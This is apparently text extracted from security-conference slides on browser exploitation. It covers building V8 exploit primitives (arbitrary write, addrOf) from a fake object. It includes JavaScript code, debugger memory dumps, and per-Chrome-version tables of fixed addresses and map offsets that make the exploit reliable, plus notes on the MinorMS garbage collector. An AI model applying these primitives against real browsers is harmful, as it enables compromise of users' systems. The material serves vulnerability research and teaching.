

From FakeObj to Exploitation Primitives: Arbitrary Write

```
function v8_write(bit, addr, val) {
  addr |= 1n;
  addr -= FIXED_ARRAY_HEADER_SIZE;
  large_arr[0] = BigIntAsDouble(PACKED_DOUBLE_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
  large_arr[1] = BigIntAsDouble(addr | (smi(1n) << 32n));
  if(bit==64) fake[0] = BigIntAsDouble(val);
  if(bit==32) { let original = read64(addr); fake[0] = BigIntAsDouble(val | (original[1] << 32n)); }
  large_arr[1] = BigIntAsDouble(0n | (smi(0n) << 32n));
}
```



From FakeObj to Exploitation Primitives: AddrOf

```
function addrOf(obj) {
  large_arr[0] = BigIntAsDouble(PACKED_ELEMENTS_MAP | (DEFAULT_JS_ARRAY_PROPERTIES << 32n));
  large_arr[1] = BigIntAsDouble(FAKE_JS_ARRAY_ELEMENTS_ADDR | (smi(1n) << 32n));
  fake[0] = obj;
  let addr = DoubleAsBigInt(large_arr[3]) | (smi(0n) << 32n);
  return addr;
}
```



```
0.000> dd (0x029001402139-1)
029001402138: 00000879 00800000
029001402148: 00116df1 000006f5 -> la[0]
029001402148: 01402151 00000002 -> la[1]
029001402148: 00000565 00000000 -> la[2]
029001402158: 001582e5 01402141 -> la[3]
```



```
obj: 0x0290001582e5 <Object map = 000002900015655D>
addrOf(obj) -> 0x001582e5
```

Stability: From 90% to 99% - Are the Fixed Values Really Fixed ?

Chrome Version	Large Array Length	V8MinorMS	Large Array Element Address
M122	0x20000	no	0x442139 0x482139
M123	0x20000	no	0x442139 0x482139
M122	0x100000	no	0x7c2139 0x802139
M123	0x100000	no	0x7c2139 0x802139
M122	0x400000	no	0x13c2139 0x1402139
M123	0x400000	no	0x13c2139 0x1402139
		yes	0x1302139
...

Chrome Version	V8MinorMS	Free Chunk Base	PACKED_DOUBLE_ELEMENTS_MAP	PACKED_ELEMENTS_MAP
M122	no	0xc0000	FREE_CHUNK_BASE+0x56ac5	PACKED_DOUBLE_ELEMENTS_MAP+0x80
M123	no	0xc0000	FREE_CHUNK_BASE+0x56d71	PACKED_DOUBLE_ELEMENTS_MAP+0x80
	yes	0x200000		
...

Stability: 3 Possible Large Array Element Addresses



Stability: Find the Index for 3 Possible Large Array Element Addresses

```
function find_index() {  
  let index = -1;  
  fakeobj[0] = 1.1;  
  for(let i=0; i<5; i++)  
  {  
    if(large_arr[3+i*0x8000] !=  
      BigIntAsDouble(FAKE_JS_ARRAY_ADDR |  
      FAKE_JS_ARRAY_ADDR << 32n))  
    {  
      index = 0x8000 * i;  
      break;  
    }  
  }  
  return index;  
}
```

```
0.000> dd (0x029001402139-1)  
029001402138: 00000879 00800000  
029001402148: 00116d71 000006f5 -> la[0+index]  
029001402148: 01402151 00000002 -> la[1+index]  
029001402158: 00000565 00000000 -> la[2+index]  
029001402158: 00162fa1 01402141 -> la[3+index]  
                                & fake[0]
```

Stability: Scavenger vs MinorMS

Scavenger: V8 current default young generation garbage collector

MinorMS: aka Minor Mark-Sweep, the new V8 young generation garbage collector

all_regions_	{ size=0x9 }
[0x0]	0x62f800021e20
address_	0x1d300000000
size_	0x40000
state_	kAllocated (2)
[0x1]	0x62f800022540
address_	0x1d300040000
size_	0x40000
state_	kAllocated (2)
[0x2]	0x62f800022460
address_	0x1d300080000
size_	0x40000
state_	kAllocated (2)
[0x3]	0x62f800022840
address_	0x1d3000c0000
size_	0x100000
state_	kFree (0)
[0x4]	0x62f8000224c0
address_	0x1d3001c0000
size_	0x40000
state_	kAllocated (2)
[0x5]	0x62f8000224a0

Free_Chunk_Base

all_regions_	{ size=0x6 }
[0x0]	0x7c5c00021e20
address_	0x2db00000000
size_	0x40000
state_	kAllocated (2)
[0x1]	0x7c5c00022540
address_	0x2db00040000
size_	0x180000
state_	kFree (0)
[0x2]	0x7c5c000224c0
address_	0x2db001c0000
size_	0x40000
state_	kAllocated (2)
[0x3]	0x7c5c000224a0
address_	0x2db00200000
size_	0x80000
state_	kFree (0)
[0x4]	0x7c5c00022520
address_	0x2db00280000
size_	0x40000
state_	kAllocated (2)
[0x5]	0x7c5c00022500

Homework for MinorMS

- When and why the MinorMS will be enabled?
- Is there a way to explicitly enable/disable MinorMS?
- Is there a way to identify MinorMS will be enabled or not?
- Is it possible to control the switch of MinorMS in the exploit?
- Does MinorMS impact your exploit? If yes, how?
- Is it possible to fit your exploit working under both Scavenger and MinorMS at the same time? Or is it really necessary?
- More secrets about MinorMS ...



Let the WebAssembly Assemble: The V8 Sandbox

V8 Sandbox



V8 Sandbox



V8 Sandbox

